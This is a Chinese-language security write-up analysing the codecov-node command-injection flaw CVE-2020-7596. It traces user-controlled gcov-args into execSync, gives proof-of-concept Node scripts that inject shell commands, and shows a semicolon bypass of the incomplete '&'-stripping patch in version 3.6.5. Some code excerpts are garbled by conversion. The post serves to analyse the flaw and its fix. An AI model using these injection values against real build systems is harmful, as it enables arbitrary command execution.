

Codecov npm模块代码注入漏洞深入分析

从漏洞修复角度看开发者安全意识

前言

[Codecov](#) 是改进代码评审工作流程和质量的一个自动化集成测试平台。一般使用和github仓库配合实现代码覆盖率测试，Codecov提供高度集成的工具来分组、合并、存档和比较覆盖率报告。

Codecov NodeJs Uploader 3.6.2之前版本中存在代码注入漏洞。远程攻击者可借助 `gcov-args` 参数利用漏洞执行任意命令。

影响版本

- codecov-node < 3.6.2 [实际上官方未修复完全，最新版3.6.5依然存在代码注入漏洞]
- cve: CVE-2020-7596
- 漏洞类型: 代码注入

漏洞分析


根据披露的信息可知，受影响版本易受命令注入攻击。注入代码作为 `gcov-args` 参数的一部分提供的值由 `lib/codecov.js` 中的 `execSync` 函数执行。

1. 创建漏洞环境，安装受影响的漏洞版本，这里测试复现的版本

为 3.6.0：
`mkdir codecov_npm; cd codecov_npm; npm init -y; npm install codecov@3.6.0; git init`

2. 定位漏洞点

根据 JHU System Security Lab 公开的信息显示，触发点为 `lib/codecov.js` 文件。在该文件的第392行定义了一个变量 `var gcov`，然后在第418行使用 `execSync` 方法执行。根据该文件第7行可知 `var execSync = require('child_process').execSync`。该函数是一个同步命令执行函数。所以漏洞点应该就在这里。变量 `gcov` 由 `args.options['gcov-root']`, `args.options['gcov-exec']`, `args.options['gcov-args']` 拼接而成。如果可以控制 `args.option` 的值，则可以控制 `gcov`，进而实现代码注入。



```
391
392 var gcov
393 if (!isWindows) {
394   gcov =
395     'find ' +
396     (args.options['gcov-root'] || root) +
397     " -type f -name '*.gcno' " +
398     gcg +
399     ' -exec ' +
400     (args.options['gcov-exec'] || 'gcov') +
401     +
402     (args.options['gcov-args'] || '') +
403     ' {} +' +
404 } else {
405   // @TODO support for root
406   // not straight forward due to nature of windows command dir
407   gcov =
408     'for /f "delims=" %g in ('`dir /a-d /b /s *.gcno`' +
409     gcg +
410     ')' do "%g" +
411     (args.options['gcov-exec'] || 'gcov') +
412     +
413     (args.options['gcov-args'] || '') +
414     '%g'
415   }
416   debug.push(gcov)
417   console.log(`$ ${gcov}`)
418   execSync(gcov)
419 } catch (e) {
420   console.log(`Failed to run gcov command.`)
421 }
422 } else {
423   debug.push('disabled gcov')
424 }
```

定到该文件的第238行，可知 `args` 为函数 `upload` 的形参，所以在调用 `upload` 的地方，传入恶意的 `args` 参数，则可以进行代码注入。

The screenshot shows a code editor with two main sections. On the left, a file tree displays various files and folders, including `detect.js`, `git.js`, `offline.js`, `test`, `.eslintrc.json`, `.prettierignore`, `.prettierrc`, `.travis.yml`, `appveyor.yml`, `circle.yml`, `CODE_OF_CONDUCT.md`, `codecov.yml`, `index.js`, `LICENSE`, `package.json`, and `README.md`. Below this, a list of dependencies is shown: `concat-map`, `debug`, `es6-promise`, `es6-promisify`, `esprima`, `https-proxy-agent`, `ignore-walk`, `js-yaml`, `minimatch`, `ms`, `node-fetch`, `sprintf-js`, `teeny-request`, `urlgrey`, and `uuid`.

The right side of the screen shows the `upload` function from `detect.js`. The code includes a large multi-line string for logging, which is visually represented by a complex tree diagram of backslashes and newlines. The function then checks if the 'detect' provider is disabled and handles the query accordingly.

```
237
238 var upload = function(args, on_success, on_failure) {
239   // Build query
240   var codecov_endpoint =
241     args.options.url ||
242     process.env.codecov_url ||
243     process.env.CODECOV_URL ||
244     'https://codecov.io'
245   var query = {}
246   var debug = []
247   var yamlFile =
248     args.options.yml ||
249     process.env.codecov_yml ||
250     process.env.CODECOV_YML ||
251     'codecov.yml'
252
253   console.log(
254     ''
255     +
256     ' /____|      |____| \n' +
257     '|  / \  |      |  / \ | \n' +
258     '| / \ \ |      | / \ \ | \n' +
259     '| / \ \ |      | / \ \ | \n' +
260     '| / \ \ |      | / \ \ | \n' +
261     '| / \ \ |      | / \ \ | \n' +
262     ' +-----+      +-----+ \n' +
263     ' +-----+      +-----+ \n' +
264     ' +-----+      +-----+ \n' +
265   )
266   if ((args.options.disable || '').split(',').indexOf('detect') === -1) {
267     console.log('==> Detecting CI Provider')
268     query = detectProvider()
269   } else {
270     debug.push('disabled detect')
271   }
272
273   query_yaml = [yamlFile, 'codecov.yml'].reduce(function(result, file) {
```

1. 调试

由上面的分析可知，漏洞点出现在 `lib/codecov.js` 文件的 `upload` 函数，所以这里直接调用该函数进行调试。编写 `index.js`。

```
var codecov = require("codecov");
var args = {
  "options": {
    'gcov-args': "& touch jiguang_codecov &",
  }
}

codecov.handleInput.upload(args, function(){}, function(){});
```

在文件 lib/codecov.js 第392行下断点调试。

```
391     }
392 ● var gcov
393     if (!isWindows) {
```

这里在 lib/git.js 文件第5行出现了错误，因为没有创建 git 仓库和hg命令，为了方便调试，直接注释修改该行即可。

The screenshot shows a debugger interface with several tabs at the top: .prettierrc, .travis.yml, appveyor.yml, circle.yml, CODE_OF_CONDUCT.md, Debugger (active), index.js, Scripts, and Debugger Console.

The Debugger Console tab displays the following log output:

```

Debugger listening on ws://127.0.0.1:56660/5b7338e2-bcd1-4aee-9b13-5f9c3cdcaa86e
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.

v3.6.0

==> Detecting CI Provider
No CI Detected. Using git/mercurial
fatal: 不是一个 git 仓库 (或者任何父目录) : .git
/bin/sh: hg: command not found
Waiting for the debugger to disconnect...
child_process.js:650
    throw err;
^

Error: Command failed: git rev-parse --abbrev-ref HEAD || hg branch
fatal: 不是一个 git 仓库 (或者任何父目录) : .git
/bin/sh: hg: command not found

at checkExecSyncError (child_process.js:611:11)
at execSync (child_process.js:647:15)
at Object.branch (index.js:3:12) [internal/modules/codesandbox_node_modules/codecov/lib/git.js:5:12]

```

The code editor shows a file named index.js with the following content:

```

module.exports = {
  branch: function() {
    //return execSync('git rev-parse --abbrev-ref HEAD || hg branch')
    return execSync('ls -lh')
      .toString()
      .trim()
  },
  head: function() {
    return execSync("git log -1 --pretty=%H || hg id -i --debug | tr -d '+'")
      .toString()
      .trim()
  }
}

```

The line `return execSync('ls -lh')` is highlighted with a yellow dot, indicating it is the current line of execution.

接着继续调试，可以看到，自定义的 `gcov-args` 被成功拼接到参数 `gcov` 中，然后进入方法 `execSync` 执行。注入的代码成功执行后生成了 `jiguang_codecov` 文件。

```

services
codecov.js
detect.js
git.js
offline.js
test
.eslintrc.json
.prettierignore
.prettierrc
.travis.yml
appveyor.yml
circle.yml
CODE_OF_CONDUCT.md
codecov.yml
index.js
LICENSE
package.json

415      }
416      debug.push(gcov)  debug: Array(1) gcov: "find /Users/jiguang/Downloads/codecov_npm -type f -name '*.gcno'"
417      console.log(`$ ${gcov} console: Object {log:, warn:, dir:, time:, timeEnd:, ...}`) gcov: "find /Users/jiguang/Downloads/codecov_npm -type f -name '*.gcno' -exec gcov & touch"
418      execSync(gcov)  gcov: "find /Users/jiguang/Downloads/codecov_npm -type f -name '*.gcno' -exec gcov & touch"
419    } catch (e) {
420      console.log('Failed to run gcov command.')  console: Object {log:, warn:, dir:, time:, timeEnd:, ...}
421    }
422  } else {
423    debug.push('disabled gcov')  debug: Array(1)
424  }
425
426  // Detect .bowerrc
427  var bowerrc
428  if (!isWindows) {  isWindows: null
429    bowerrc = execSync('test -f .bowerrc && cat .bowerrc || echo ""', {
430      cwd: root,  root: "/Users/jiguang/Downloads/codecov_npm"
431    })
432  }
433  .toString()
434  upload()

```

```

[jiguang@codecov_npm$ ls -lh
total 32
-rw-r--r--  1 jiguang  staff   177B  3 24 01:24 index.js
-rw-r--r--  1 jiguang  staff     0B  3 24 01:28 jiguang_codecov
drwxr-xr-x  9 jiguang  staff   288B  3 24 01:28 md
drwxr-xr-x 24 jiguang  staff   768B  3 24 01:02 node_modules
-rw-r--r--  1 jiguang  staff    5.4K  3 24 01:02 package-lock.json
-rw-r--r--  1 jiguang  staff   256B  3 24 00:43 package.json
drwxr-xr-x  6 jiguang  staff   192B  3 24 01:23 test
jiguang@codecov_npm$ 

```

补丁分析

在接收到该漏洞信息后，官方在[Github](#)修复了该漏洞，发布了[3.6.5](#)版本。官方修复中使用`sanitizeVar`函数处理了`args.options`的各个属性值。查看该函数定义可知，使用了正则表达式匹配`&`符号替换为空。实际上该补丁未修复完全，这里依然可以使用命令执行的特性绕过。有关[linux中的分号&&和&](#)，[|和||说明与用法](#)可以参考[51jb.net](#)。

```

389         .join(' ')
390     }
391   }
392   var gcov
393   if (!isWindows) {
394     gcov =
395       'find ' +
396       (sanitizeVar(args.options['gcov-root']) || root) +
397       " -type f -name '*.gcno' " +
398       gcg +
399       ' -exec ' +
400       (sanitizeVar(args.options['gcov-exec']) || 'gcov') +
401       ' '
402   } else {
403     // lib/codecov.js
404     // ...
405     // 396   sanitizeVar(args.options['gcov-root'])
406     // 400   sanitizeVar(args.options['gcov-exec'])
407     // 402   sanitizeVar(args.options['gcov-args'])
408     // 411   sanitizeVar(args.options['gcov-exec'])
409     // 413   sanitizeVar(args.options['gcov-args'])
410   }
411   test/index.test.js
412   306   codecov.sanitizeVar('real & run unsafe & command')
413 }
414 debug.push(gcov)
415 console.log('    $ ' + gcov)
416 execSync(gcov)
417 } catch (e) {
418
419
557 ...
558   function sanitizeVar(arg) {
559     return arg.replace(/&/g, '')
560   }

```

绕过

这里测试复现补丁的版本

为 3.6.5 : mkdir codecov_npm2; cd codecov_npm2; npm init -y; npm install codecov@3.6.5; git init，修改index.js，根据刚才的分析，官方过滤了 & 符号，这里使用 ; 绕过。

```

var codecov = require("codecov");
var args = {
  "options": {
    'gcov-root': ";touch jiguang_codecov222222;",
    'gcov-args': "gcov-args",
    'gcov-exec': "gcov-exec",
  }
}

codecov.handleInput.upload(args, function(){}, function(){});


```

这里依然在文件 lib/codecov.js 第392行下断点调试。这里需要注意的是因为参数args.options['gcov-root']，

`args.options['gcov-exec']`, `sanitizeVar(args.options['gcov-args'])`, 需要进入函数 `sanitizeVar` 处理, 所以必须要赋值, 不然会导致 `arg.replace` 方法出现错误。

```
gcov =
    'find ' +
    (sanitizeVar(args.options['gcov-root']) || root) +
    " -type f -name '*.gcno' " +
    gcg +
    ' -exec ' +
    (sanitizeVar(args.options['gcov-exec']) || 'gcov') +
    ' ' +
    (sanitizeVar(args.options['gcov-args']) || '') +
    ' {} +'
```

通过对打补丁后的代码进行调试可知，最终因为函数 `sanitizeVar` 的黑名单拦截方式不完全，导致依然可以进行命令注入。



```
jiguang@codecov_npm2$ ls -lh
total 40
-rw-r--r--  1 jiguang  staff   335B  3 24 01:47 codecov_npm2.iml
-rw-r--r--  1 jiguang  staff  241B  3 24 01:58 index.js
-rw-r--r--  1 jiguang  staff    0B  3 24 02:02 jiguang_codecov222222
drwxr-xr-x 14 jiguang  staff  448B  3 24 02:02 md
drwxr-xr-x 26 jiguang  staff  832B  3 24 01:46 node_modules
-rw-r--r--  1 jiguang  staff   6.2K  3 24 01:46 package-lock.json
-rw-r--r--  1 jiguang  staff  256B  3 24 01:46 package.json
drwxr-xr-x  6 jiguang  staff  192B  3 24 01:23 test
jiguang@codecov_npm2$
```

总结

通过对codecov npm模块代码注入漏洞和补丁的深入分析。可知，使用黑名单方式修复漏洞的方式存在诸多问题，比如被各种绕过。这也是weblogic, struts等框架反序化漏洞层出不穷的根本原因。

参考链接

1. <https://snyk.io/vuln/npm:codecov>
2. <https://github.com/codecov/codecov-node>